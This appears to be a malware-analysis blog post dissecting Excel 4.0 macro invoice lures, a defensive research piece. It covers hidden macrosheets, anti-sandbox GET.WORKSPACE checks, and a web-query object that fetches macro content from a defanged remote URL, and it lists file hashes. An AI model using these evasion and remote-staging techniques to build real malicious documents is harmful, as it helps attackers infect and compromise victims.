
Document Two: Invoice85005.xls
sha256: bc39d3bb128f329d95393bf0a4f6ec813356e847a00794c18258bfa48df6937f | InQuest Labs - InQuest.net | VirusTotal

Analysis of Document One: inv-27101.xls

Depicted below is a graphic extracted from this malicious document lure. This is a common tactic employed by attackers today. To embed coercive text within an image in an attempt to bypass string-based detection engines while social engineering the target into activating the embedded logic. This document has one Excel sheet and one hidden macrosheet:
The macrosheet can be easily unhidden through the Microsoft Excel UI/UX, as seen here in this animation:

Once the target user enables the active content, an Auto_Open sequence is activated that pivots to the cell D49, the contents of which are shown here:

This embedded macro first checks a few conditions before executing its primary directive, exiting early if any of the following conditions are not met:
-
The cell containing GET.WORKSPACE(19) ensures a mouse is present.
-
The cell containing GET.WORKSPACE(42) ensures that the system is capable of playing sounds.
-
The cell containing GET.WORKSPACE(1) ensures that the environment is Windows.
These routines are anti-sandbox tactics. The actor wants to ensure that the sample is not being detonated by a behavioral analysis tool. To learn more about the GET.WORKSPACE() function, see Excel 4.0 Macro Functions Reference.
Assuming the conditions are met, the primary directive stored within the cell labeled 'asdf' is executed. Let's take a look at the cell 'asdf', depicted below:


This logic checks for content in the cell U113 of the first sheet every 2 seconds, in search of the string 'LOS'. The loop is continued while there is a matching; otherwise, execution continues within the I66 cell, which is pointed by 'sfgdfsh' label. The code on line I66 to I69, basically copies the cells U110-U113 in Sheet1 to I70-I73 cell in the macrosheet.
If you check the content of U110 to U113 cells on the Sheet1, without enabling the active content, you see that these cells are empty. This is the most interesting aspect of this campaign as, so far as we know, a novel technique. A "web query" object is utilized by the maldoc to pull cell content from a remote URL. The web query sends the request to this remote server upon document activation and keeps sending requests every few seconds after. One can see the reference URL (hxxps://pnxkntdl[.]xyz/KJSDBViad7) in clear text by simply opening the document in a hex viewer for example:




To further analyze how the URL is triggered, we'll use BiffView to parse the Excel document. If you search for the byte sequence '68 74 74 70' ("HTTP") you'll find that the URL lives within a BIFF DCONN object. This object triggers the web query, see the relevant flags highlighted in the depiction below that aligns the BIFF record with the relevant documentation:
The data returned from the remote URL is an XHTML (XML) document.
And the web query content is enclosed within the '<PRE>' element of that


The web query requests and responses are sent over an encrypted channel (HTTPS). To pierce into the communications between Excel and the remote site, we use mitmproxy. By default, mitmproxy listens on 127.0.0.1:8080. We change the proxy setting of the system to redirect all traffic through 127.0.0.1:8080:
The following content was returned from the remote URL, when the web query was executed in our lab:
<html>

<head><base href="/lander/excel4_1581586732/index.html">

<link rel="stylesheet" href="resource://content-accessible/plaintext.css">

</head>

<body>

<pre>

=CLOSE(FALSE)

=CLOSE(FALSE)

=CLOSE(FALSE)

=CLOSE(FALSE)"</pre>

</body>

</html>
The content of <pre> element is copied to the cells U110 through U113. Because the resulting content of U110 will contain the substring 'LOS', the macro will loop and checks again within two seconds. This retrieved payload is completely benign. So what's going on here? This is good operational security on behalf of the actor. The remote server has not deemed us worthy of receiving the next stage of this malware. Perhaps the restriction is regional, maybe something else, luckily.... we got another document.
Analysis of Document Two: Invoice85005.xls

Similar to the previous sample, this one contains an Excel sheet and "very" hidden macrosheet. Very hidden macro sheets can not be revealed via a simple UI/UX toggle. They must be hex edited to be visible within the native Excel application. See our previous blog for more information. Again, a graphical lure with coercive text is used to entice the user into activating the embedded logic:
